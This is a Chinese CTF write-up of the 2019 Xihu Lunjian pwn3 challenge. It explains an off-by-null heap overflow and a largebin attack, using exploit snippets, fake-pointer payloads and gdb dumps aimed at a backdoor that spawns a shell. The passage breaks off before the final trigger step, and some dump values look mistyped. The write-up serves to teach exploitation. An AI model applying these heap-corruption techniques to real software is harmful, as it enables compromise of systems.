

2019 西湖论剑预选赛 pwn3 详解

前言

一道 off by null 的题，涉及到 largebin 的利用，是根据 2018 Octf heapstorm2 魔改的题。当时没有做出来，赛后复现一下。

程序功能分析

程序总共四个功能：alloc、edit、delete、backdoor。

alloc

```
if ( size > 0 && size <= 0xFFFFF )
{
    note[idx] = calloc(size, 1uLL);
    note_size[idx] = size;
    puts("Done");
}
```

使用 alloc 函数 malloc 出一个堆块用来存储信息，将堆块指针放在 note 这个全局变量的 bss 段中，将堆块的 size 放在一个 note_size 的全局变量的 bss 段中。note 与 note_size 相邻。

```
.bss:0000000000202060 note_size      dd 10h dup(?)           ; DATA XREF: alloc_note+E1↑o
.bss:0000000000202060                ; edit_note+8E↑o ...
.bss:00000000002020A0                public note
.bss:00000000002020A0 ; _QWORD note[16]
.bss:00000000002020A0 note          dq 10h dup(?)           ; DATA XREF: alloc_note+2D↑o
.bss:00000000002020A0                ; alloc_note+C6↑o ...
.bss:00000000002020A0 _bss          ends
```

delete

```
if ( idx >= 0 && idx <= 15 && note[idx] )
{
    free(note[idx]);
    note[idx] = 0LL;
    note_size[idx] = 0;
}
```

free 操作之后置空了指针，不存在 uaf。所以这里没有可利用的点。

edit

```
if ( idx >= 0 && idx <= 15 && note[idx] )
{
    puts("Content: ");
    v2 = read(0, note[idx], note_size[idx]);
    *(note[idx] + v2) = 0;                // off by null
    puts("Done");
}
```

edit 时分别从 note 和 note_size 中根据索引取出需要编辑的堆块的指针和 size，使用 read 函数来进行输入。之后将末尾的值赋值为 0，所以这里存在 off by null 漏洞。

init_proc

另外在程序最前面有一个初始化函数，先调用 mmap 函数匿名映射一段内存空间，接着写入 0x30 长度的随机字符写到这个内存空间中。

```
ssize_t init_proc()
{
    ssize_t result; // rax
    int fd; // [rsp+Ch] [rbp-4h]

    setbuf(stdin, 0LL);
}
```

```

setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
if ( !mallopt(1, 0) )                // forbid fastbins
    exit(-1);
if ( mmap(0xABCD0000LL, 0x1000uLL, 3, 34, -1, 0LL) != 0xABCD0000LL )// rw,fd = -1
    exit(-1);
fd = open("/dev/urandom", 0);
if ( fd < 0 )
    exit(-1);
result = read(fd, 0xABCD0100LL, 0x30uLL);    // read random data to mmap_space
if ( result != 48 )
    exit(-1);
return result;
}

```

backdoor

程序中放了一个 backdoor 的函数。接收一个0 0x30 长度的输入，只要输入的内容和 mmap 段映射的内容相同即 getsHELL。

```

void __noreturn backdoor()
{
    char buf; // [rsp+0h] [rbp-40h]
    unsigned __int64 v1; // [rsp+38h] [rbp-8h]

    v1 = __readfsqword(0x28u);
    puts("If you can open the lock, I will let you in");
    read(0, &buf, 0x30uLL);
    if ( !memcmp(&buf, 0xABCD0100LL, 0x30uLL) )
        system("/bin/sh");
    exit(0);
}

```

但是我们不知道随机字符的内容，这里有两种攻击思路：

1. 使用输出函数 leak 出这块内存空间的值
2. 找到一处任意地址写，往 mmap 这个内存空间中填充我们构造的内容，在调用 backdoor 时就填入原来的内容就行了

考虑到这题没有可以输出的地方和可以 leak 的点，所以这里就只能使用第二张方法。

漏洞分析

先说一下整体的利用思路：

1. 先使用 off by null 进行 chunk shrink 从而达到 overlapping 的目的，总共利用两次。
2. 将 unsorted bin 放进 largebin 中
3. overlapping 伪造前一个 largebin 的 bk 指针，伪造下一个 largebin 的 bk 和 bk_nextsize

所以这题可以分为两部分来做，这里逐个来分析。

off by null 的利用

因为笔者也是刚接触 off by null，有的地方搞了很久才弄懂，所以这里讲的时候会结合 exp，尽量把堆块构造的要点和利用链讲详细一些。

对于这道题，off by null 用在当 chunk 为 free 时，将 chunk 的 size 覆盖为 \x00，可以使堆块收缩。之后在这个 chunk 中 malloc 几个小块，free 掉他就可以得到 overlapping 的目的。

具体步骤如下：

第一步，连续 alloc 7个 chunk

```

add(0x18)           # 1
add(0x508)          # 2
add(0x18)           # 3

add(0x18)           # 4
add(0x508)          # 5
add(0x18)           # 6

add(0x18)           # 7

```

这里其实是三个一组，总共两组，最后一个 chunk 是起到防止堆块被合并的作用。两组 chunk 中的中间一个大的 chunk 就是我们利用的目标，用它来进行 overlapping 并把它放进 largebin 中。

第二步，在大的 chunk 中先伪造好下一个 chunk 的 prev_size

```
edit(1, 'a'*0x4f0+p64(0x500))
```

```
edit(4, 'a'*0x4f0+p64(0x500))
```

- 注意这里 edit 时的索引是从 0 开始

```
gdb-peda$ x/30xg 0x56528e444500
0x56528e444500: 0x6161616161616161 0x6161616161616161
0x56528e444510: 0x6161616161616161 0x6161616161616161
0x56528e444520: 0x00000000000000500 0x0000000000000000
0x56528e444530: 0x0000000000000000 0x0000000000000021
0x56528e444540: 0x0000000000000000 0x0000000000000000
0x56528e444550: 0x0000000000000000 0x0000000000000021
0x56528e444560: 0x0000000000000000 0x0000000000000000
0x56528e444570: 0x0000000000000000 0x00000000000000511
0x56528e444580: 0x6161616161616161 0x6161616161616161
0x56528e444590: 0x6161616161616161 0x6161616161616161
0x56528e4445a0: 0x6161616161616161 0x6161616161616161
0x56528e4445b0: 0x6161616161616161 0x6161616161616161
0x56528e4445c0: 0x6161616161616161 0x6161616161616161
0x56528e4445d0: 0x6161616161616161 0x6161616161616161
0x56528e4445e0: 0x6161616161616161 0x6161616161616161
```

chunk2

伪造的 prev_size

先知社区

第三步，free chunk 1 并 edit chunk 0 来触发 off by null

```
delete(1)
```

```
edit(0, 'a'*0x18)
```

- 这里选择 size 为 0x18 的目的是为了能够填充到下一个 chunk 的 prev_size，这里就能通过溢出 00 到下一个 chunk 的 size 字段，使之低字节覆盖为 0。

```
gdb-peda$ x/30xg 0x0000555c5fdb0000
0x555c5fdb0000: 0x0000000000000000 0x0000000000000021
0x555c5fdb0010: 0x6161616161616161 0x6161616161616161
0x555c5fdb0020: 0x6161616161616161 0x00000000000000500
0x555c5fdb0030: 0x00007f347012c7b8 0x00007f347012c7b8
0x555c5fdb0040: 0x0000000000000000 0x0000000000000000
0x555c5fdb0050: 0x6161616161616161 0x6161616161616161
0x555c5fdb0060: 0x6161616161616161 0x6161616161616161
0x555c5fdb0070: 0x6161616161616161 0x6161616161616161
0x555c5fdb0080: 0x6161616161616161 0x6161616161616161
0x555c5fdb0090: 0x6161616161616161 0x6161616161616161
0x555c5fdb00a0: 0x6161616161616161 0x6161616161616161
0x555c5fdb00b0: 0x6161616161616161 0x6161616161616161
0x555c5fdb00c0: 0x6161616161616161 0x6161616161616161
0x555c5fdb00d0: 0x6161616161616161 0x6161616161616161
0x555c5fdb00e0: 0x6161616161616161 0x6161616161616161
```

fill chunk1

511 -> 500

先知社区

这里的 chunk1 就被放进了 unsorted bin。

到这里 off by null 就触发完成，接下来对 chunk4、chunk5 也是一样的处理方法。这里就不细说了。

构造 overlapping 的条件

```
add(0x18)
```

```
add(0x4d8)
```

当 malloc 这两个堆块时，因为 fastbins 的机制被屏蔽，所以这里就从 unsorted bin 中寻找空闲的堆块。

依次 malloc 时，这里发现原来 chunk1 是处于空闲状态，这个 chunk 的 size 为 0x500，实际能装下的大小为 $0x500 - 2*SIZE_SZ = 0x4f0$

这里 malloc 的两个堆块刚好把这个 chunk1 填充完：0x4d8+0x18=0x4f0，也就是 size 为 0x500 的可填充的大小。

此时查看我们原来伪造的 prev_size 的值的变化。

```
gdb-peda$ x/30xg 0x560f747bc500
0x560f747bc500: 0x0000000000000000      0x0000000000000000
0x560f747bc510: 0x0000000000000000      0x0000000000000000
0x560f747bc520: 0x0000000000000000      0x0000000000000001
0x560f747bc530: 0x0000000000000510      0x0000000000000020
0x560f747bc540: 0x0000000000000000      0x0000000000000000
0x560f747bc550: 0x0000000000000000      0x0000000000000021
0x560f747bc560: 0x0000000000000000      0x0000000000000000
0x560f747bc570: 0x0000000000000000      0x0000000000000511
0x560f747bc580: 0x6161616161616161      0x6161616161616161
0x560f747bc590: 0x6161616161616161      0x6161616161616161
0x560f747bc5a0: 0x6161616161616161      0x6161616161616161
0x560f747bc5b0: 0x6161616161616161      0x6161616161616161
0x560f747bc5c0: 0x6161616161616161      0x6161616161616161
0x560f747bc5d0: 0x6161616161616161      0x6161616161616161
0x560f747bc5e0: 0x6161616161616161      0x6161616161616161
```

500 -> 0

0 -> 1

先知社区

因为前一块 chunk 从空闲状态变为 INUSE 时，prev_size 就变为 0，size 变为 1

- 可见这里当前一块的 chunk 从 free 变成 malloc 时，下一个相邻的 chunk 的 size 字段直接加上 1

但是在 0x560f747bc530 地址处的 prev_size 为 0x510，size 的 PREV_INUSE 位为 0，说明此时 0x560f747bc530-0x510 = 0x560f747bc020 处的堆块是出于空闲状态，也就是 chunk1。

如果我们现在把指向 chunk1 的指针 free 掉，那么就会触发这两个堆块合并，从而覆盖到刚刚的 0x4d8 这个块。

delete(1)

```
gdb-peda$ x/10gx 0x5563344a6000
0x5563344a6000: 0x0000000000000000      0x0000000000000021
0x5563344a6010: 0x6161616161616161      0x6161616161616161
0x5563344a6020: 0x6161616161616161      0x0000000000000021
0x5563344a6030: 0x00007f34595d57b8      0x00007f34595d57b8
0x5563344a6040: 0x0000000000000020      0x00000000000004e0

gdb-peda$ x/6xg &note
0x55633265d0a0 <note>: 0x00005563344a6010      0x0000000000000000
0x55633265d0b0 <note+16>: 0x00005563344a6540      0x00005563344a6560
0x55633265d0c0 <note+32>: 0x00005563344a6580      0x00005563344a6a90

gdb-peda$ x/10xg 0x00005563344a6540-0x20
0x5563344a6520: 0x0000000000000000      0x0000000000000001
0x5563344a6530: 0x00000000000000510      0x0000000000000020
0x5563344a6540: 0x0000000000000000      0x0000000000000000
0x5563344a6550: 0x0000000000000000      0x0000000000000021
0x5563344a6560: 0x0000000000000000      0x0000000000000000
```

free 之后的 chunk1

下一个要被 free 的 chunk2

先知社区

此时再将 chunk2 free 掉：

delete(2)


堆块的排布如下：

此时 note+56 处指向的堆块，也就是 chunk7 就已经被覆盖了。


```

gdb-peda$ x/10xg 0x000055a2f2d58000
0x55a2f2d58000: 0x0000000000000000      0x0000000000000021
0x55a2f2d58010: 0x6161616161616161      0x6161616161616161
0x55a2f2d58020: 0x6161616161616161      0x00000000000000531
0x55a2f2d58030: 0x000007f6f53af67b8      0x000007f6f53af67b8
0x55a2f2d58040: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/16xg 0x000055a2f2d58500
0x55a2f2d58500: 0x0000000000000000      0x0000000000000000
0x55a2f2d58510: 0x0000000000000000      0x0000000000000000
0x55a2f2d58520: 0x0000000000000000      0x0000000000000001
0x55a2f2d58530: 0x00000000000000510      0x0000000000000020
0x55a2f2d58540: 0x0000000000000000      0x0000000000000000
0x55a2f2d58550: 0x00000000000000530      0x0000000000000020
0x55a2f2d58560: 0x0000000000000000      0x0000000000000000
0x55a2f2d58570: 0x0000000000000000      0x00000000000000511
gdb-peda$ x/10xg &note
0x55a2f2bb60a0 <note>: 0x000055a2f2d58010      0x0000000000000000
0x55a2f2bb60b0 <note+16>: 0x0000000000000000      0x000055a2f2d58560
0x55a2f2bb60c0 <note+32>: 0x000055a2f2d58580      0x000055a2f2d58a90
0x55a2f2bb60d0 <note+48>: 0x000055a2f2d58ab0      0x000055a2f2d58050
0x55a2f2bb60e0 <note+64>: 0x0000000000000000      0x0000000000000000

```



free 的状态

这时只要再 alloc 一块大于等于 0x30 的堆块，这个堆块也是从 0x531 这个块中分割一部分下来，往里面填充内容就可以覆盖到 chunk7 的 memory 中。

```

add(0x30)
edit(7, 'ffff') // ■■■ chunk7 ■■■■■■
add(0x4e0)


```

如图，这里的 chunk7 已经被 overlapping 了，编辑 chunk1 就可以覆盖 chunk7 的内容。

```

0x56195b0db000: 0x0000000000000000      0x0000000000000021
0x56195b0db010: 0x6161616161616161      0x6161616161616161
0x56195b0db020: 0x6161616161616161      0x0000000000000041
0x56195b0db030: 0x0000000000000000      0x0000000000000000
0x56195b0db040: 0x0000000000000000      0x0000000000000000
0x56195b0db050: 0x0000000056666666      0x0000000000000000
0x56195b0db060: 0x0000000000000000      0x000000000000004f1
0x56195b0db070: 0x000007f8fd1fa97b8      0x000007f8fd1fa97b8
0x56195b0db080: 0x0000000000000000      0x0000000000000000
0x56195b0db090: 0x0000000000000000      0x0000000000000000
0x56195b0db0a0: 0x0000000000000000      0x0000000000000000
0x56195b0db0b0: 0x0000000000000000      0x0000000000000000
0x56195b0db0c0: 0x0000000000000000      0x0000000000000000
0x56195b0db0d0: 0x0000000000000000      0x0000000000000000
0x56195b0db0e0: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/10xg &note
0x56195b0c60a0 <note>: 0x000056195b0db010 0x000056195b0db030
0x56195b0c60b0 <note+16>: 0x0000000000000000 0x000056195b0db560
0x56195b0c60c0 <note+32>: 0x000056195b0db580 0x000056195b0dba90
0x56195b0c60d0 <note+48>: 0x000056195b0dbab0 0x000056195b0db050
0x56195b0c60e0 <note+64>: 0x0000000000000000 0x0000000000000000

```



此时 chunk1 的可控区域

- 这里 add(0x30) 的 size 为 0x30 的原因是只需要控制 chunk7 的 fd 和 bk 指针即可。

接下来我们继续在后面的堆块中再次构造一个 overlapping，方法和上面的一样

```

delete(4)
edit(3, 'a'*0x18) // off by null
add(0x18)
add(0x4d8)
delete(4)
delete(5)

```

```
add(0x40) // 0x40 0x30
edit(8, 'ffff')
```

- 这里构造一个 0x40 的块而上面构造 0x30 的块有两个原因：
- 前一个 largebin 只需要伪造 bk 指针，而后一个需要伪造 bk_nextsize，所以比前一个块大 0x10
- 为了让 largebin 的 bk_nextsize 有效，前后两个的 largebin 的 size 不能相同

largebin 的特点

要伪造 largebin 的指针域，首先要了解 largebin 的分配特点，具体的可以看[这里](#)。这里还是重点讲解如何利用。

对于堆块的结构：

```
struct malloc_chunk {

    INTERNAL_SIZE_T      prev_size; /* Size of previous chunk (if free). */
    INTERNAL_SIZE_T      size;      /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize;
    struct malloc_chunk* bk_nextsize;
```


- fd_nextsize、bk_nextsize 只有当 chunk 空闲的时候才使用，且只适用于 large chunk，因此后面如果要触发 unlink 的话，我们除了要伪造 bk 指针，还需要伪造 bk_nextsize 指针。

将 unsorted bin 的块放入 largebin 中

前两步我们将 alloc 了大小为 0x4e0 的 chunk2，所以他现在处于使用状态，接下来就要将他重新 free 掉。

```
delete(2)
add(0x4e8) // put chunk4 into largebin
delete(2)
```

一步步来看，首先第一次 free 时，发现 chunk5 已经是处在 unsorted bin 中的空闲状态，所以当 free(2) 时，就将双链表把 chunk2 和 chunk5 连接起来放入 unsorted bin 中。



```
gdb-peda$ x/20xg 0x55fc4dce2000
0x55fc4dce2000: 0x0000000000000000 0x0000000000000021
0x55fc4dce2010: 0x6161616161616161 0x6161616161616161
0x55fc4dce2020: 0x6161616161616161 0x0000000000000041
0x55fc4dce2030: 0x0000000000000000 0x0000000000000000
0x55fc4dce2040: 0x0000000000000000 0x0000000000000000
0x55fc4dce2050: 0x0000000066666666 0x0000000000000000
0x55fc4dce2060: 0x0000000000000000 0x000000000000004f1
0x55fc4dce2070: 0x000055fc4dce25c0 0x00007f2c7879c7b8
0x55fc4dce2080: 0x0000000000000000 0x0000000000000000
0x55fc4dce2090: 0x0000000000000000 0x0000000000000000
gdb-peda$ x/20xg 0x55fc4dce2570
0x55fc4dce2570: 0x6161616161616161 0x0000000000000051
0x55fc4dce2580: 0x0000000000000000 0x0000000000000000
0x55fc4dce2590: 0x0000000000000000 0x0000000000000000
0x55fc4dce25a0: 0x0000000066666666 0x0000000000000000
0x55fc4dce25b0: 0x0000000000000000 0x0000000000000000
0x55fc4dce25c0: 0x0000000000000000 0x000000000000004e1
0x55fc4dce25d0: 0x00007f2c7879c7b8 0x000055fc4dce2060
0x55fc4dce25e0: 0x0000000000000000 0x0000000000000000
0x55fc4dce25f0: 0x0000000000000000 0x0000000000000000
0x55fc4dce2600: 0x0000000000000000 0x0000000000000000
```

第二步，重新 alloc 一个 0x4e8 的 chunk 时，根据 unsorted bin 的 FIFO 的特点，会检查 chunk5 的大小是否满足我们的需要，因为 $size=(0x4e1-0x11=0x4f0)<0x4e8$ ，所以这次会 alloc 回原来的位置，并且把 chunk5 放入 largebin 中。


```
gdb-peda$ x/20xg 0x000055e585f0b000
0x55e585f0b000: 0x0000000000000000      0x0000000000000021
0x55e585f0b010: 0x6161616161616161      0x6161616161616161
0x55e585f0b020: 0x6161616161616161      0x0000000000000041
0x55e585f0b030: 0x0000000000000000      0x0000000000000000
0x55e585f0b040: 0x0000000000000000      0x0000000000000000
0x55e585f0b050: 0x0000000066666666      0x0000000000000000
0x55e585f0b060: 0x0000000000000000      0x00000000000004f1
0x55e585f0b070: 0x0000000000000000      0x0000000000000000
0x55e585f0b080: 0x0000000000000000      0x0000000000000000
0x55e585f0b090: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/20xg 0x55e585f0b570
0x55e585f0b570: 0x6161616161616161      0x0000000000000051
0x55e585f0b580: 0x0000000000000000      0x0000000000000000
0x55e585f0b590: 0x0000000000000000      0x0000000000000000
0x55e585f0b5a0: 0x0000000066666666      0x0000000000000000
0x55e585f0b5b0: 0x0000000000000000      0x0000000000000000
0x55e585f0b5c0: 0x0000000000000000      0x00000000000004e1
0x55e585f0b5d0: 0x00007fa5b0438bd8      0x00007fa5b0438bd8
0x55e585f0b5e0: 0x000055e585f0b5c0      0x000055e585f0b5c0
0x55e585f0b5f0: 0x0000000000000000      0x0000000000000000
0x55e585f0b600: 0x0000000000000000      0x0000000000000000
```

chunk2

chunk5

fd、bk_nextsize

可以看到这个 largebin 位于 main_arena+1160 处

```
gdb-peda$ x/20xg 0x564903813570
0x564903813570: 0x6161616161616161      0x0000000000000051
0x564903813580: 0x0000000000000000      0x0000000000000000
0x564903813590: 0x0000000000000000      0x0000000000000000
0x5649038135a0: 0x0000000066666666      0x0000000000000000
0x5649038135b0: 0x0000000000000000      0x0000000000000000
0x5649038135c0: 0x0000000000000000      0x00000000000004e1
0x5649038135d0: 0x00007f9216bc2bd8      0x00007f9216bc2bd8
0x5649038135e0: 0x00005649038135c0      0x00005649038135c0
0x5649038135f0: 0x0000000000000000      0x0000000000000000
0x564903813600: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/20xg 0x00007f9216bc2bd8
0x7f9216bc2bd8 <main_arena+1144>: 0x00007f9216bc2bc8      0x00007f9216bc2bc8
0x7f9216bc2be8 <main_arena+1160>: 0x00005649038135c0      0x00005649038135c0
0x7f9216bc2bf8 <main_arena+1176>: 0x00007f9216bc2be8      0x00007f9216bc2be8
0x7f9216bc2c08 <main_arena+1192>: 0x00007f9216bc2bf8      0x00007f9216bc2bf8
0x7f9216bc2c18 <main_arena+1208>: 0x00007f9216bc2c08      0x00007f9216bc2c08
0x7f9216bc2c28 <main_arena+1224>: 0x00007f9216bc2c18      0x00007f9216bc2c18
0x7f9216bc2c38 <main_arena+1240>: 0x00007f9216bc2c28      0x00007f9216bc2c28
0x7f9216bc2c48 <main_arena+1256>: 0x00007f9216bc2c38      0x00007f9216bc2c38
0x7f9216bc2c58 <main_arena+1272>: 0x00007f9216bc2c48      0x00007f9216bc2c48
0x7f9216bc2c68 <main_arena+1288>: 0x00007f9216bc2c58      0x00007f9216bc2c58
```


- 因为 largebin 中此时就只有一个 chunk5，所以这时的 fd_nextsize 和 bk_nextsize 会暂时指向自己。

第三步，再次 free 掉 chunk2。这次就又将 chunk2 放回 unsorted bin 中。

```
gdb-peda$ x/30xg 0x0000564903813000
0x564903813000: 0x0000000000000000 0x0000000000000021
0x564903813010: 0x6161616161616161 0x6161616161616161
0x564903813020: 0x6161616161616161 0x0000000000000041
0x564903813030: 0x0000000000000000 0x0000000000000000
0x564903813040: 0x0000000000000000 0x0000000000000000
0x564903813050: 0x0000000000666666 0x0000000000000000
0x564903813060: 0x0000000000000000 0x000000000000004f1
0x564903813070: 0x00007f9216bc27b8 0x00007f9216bc27b8
0x564903813080: 0x0000000000000000 0x0000000000000000
0x564903813090: 0x0000000000000000 0x0000000000000000
0x5649038130a0: 0x0000000000000000 0x0000000000000000
0x5649038130b0: 0x0000000000000000 0x0000000000000000
0x5649038130c0: 0x0000000000000000 0x0000000000000000
0x5649038130d0: 0x0000000000000000 0x0000000000000000
0x5649038130e0: 0x0000000000000000 0x0000000000000000
```

chunk2

unsorted bin



伪造指针

首先是根据前面的 chunk7 来控制已经是空闲状态的 chunk2 的 bk 的值。


```
content_addr = 0xabcd0100
fake_chunk = content_addr - 0x20

payload = p64(0)*2 + p64(0) + p64(0x4f1) # size
payload += p64(0) + p64(fake_chunk) # bk
edit(7,payload)
```

- 这里将 bk 设置成 0xabcd0100-0x20 的原因后面会说

```
gdb-peda$ x/20xg 0x000055d450114000
0x55d450114000: 0x0000000000000000 0x0000000000000021
0x55d450114010: 0x6161616161616161 0x6161616161616161
0x55d450114020: 0x6161616161616161 0x0000000000000041
0x55d450114030: 0x0000000000000000 0x0000000000000000
0x55d450114040: 0x0000000000000000 0x0000000000000000
0x55d450114050: 0x0000000000000000 0x0000000000000000
0x55d450114060: 0x0000000000000000 0x000000000000004f1
0x55d450114070: 0x0000000000000000 0x00000000abcd00e0
0x55d450114080: 0x0000000000000000 0x0000000000000000
0x55d450114090: 0x0000000000000000 0x0000000000000000
```

chunk2->bk



同样的通过 edit(8) 来控制 chunk5 的内容。

```
payload2 = p64(0)*4 + p64(0) + p64(0x4e1) # size
payload2 += p64(0) + p64(fake_chunk+8)
payload2 += p64(0) + p64(fake_chunk-0x18-5)

edit(8,payload2)
```

伪造 bk 和 bk_nextsize :


```

gdb-peda$ x/20xg 0x0000557446e28570
0x557446e28570: 0x6161616161616161      0x0000000000000051
0x557446e28580: 0x0000000000000000      0x0000000000000000
0x557446e28590: 0x0000000000000000      0x0000000000000000
0x557446e285a0: 0x0000000000000000      0x0000000000000000
0x557446e285b0: 0x0000000000000000      0x0000000000000000
0x557446e285c0: 0x0000000000000000      0x00000000000004e1
0x557446e285d0: 0x0000000000000000      0x00000000abcd00e8
0x557446e285e0: 0x0000000000000000      0x00000000abcd00c3
0x557446e285f0: 0x0000000000000000      0x0000000000000000
0x557446e28600: 0x0000000000000000      0x0000000000000000

gdb-peda$ x/10xg &note
0x55744590a0a0 <note>: 0x0000557446e28010      0x0000557446e28030
0x55744590a0b0 <note+16>: 0x0000000000000000      0x0000557446e28560
0x55744590a0c0 <note+32>: 0x0000557446e28580      0x0000000000000000
0x55744590a0d0 <note+48>: 0x0000557446e28ab0      0x0000557446e28050
0x55744590a0e0 <note+64>: 0x0000557446e285a0      0x0000000000000000

```

将 bk、bk_nextsize 都布置好之后，接下来再 alloc 一个小块，就会被分配到 0xabcd00f0 这个位置。

触发后门

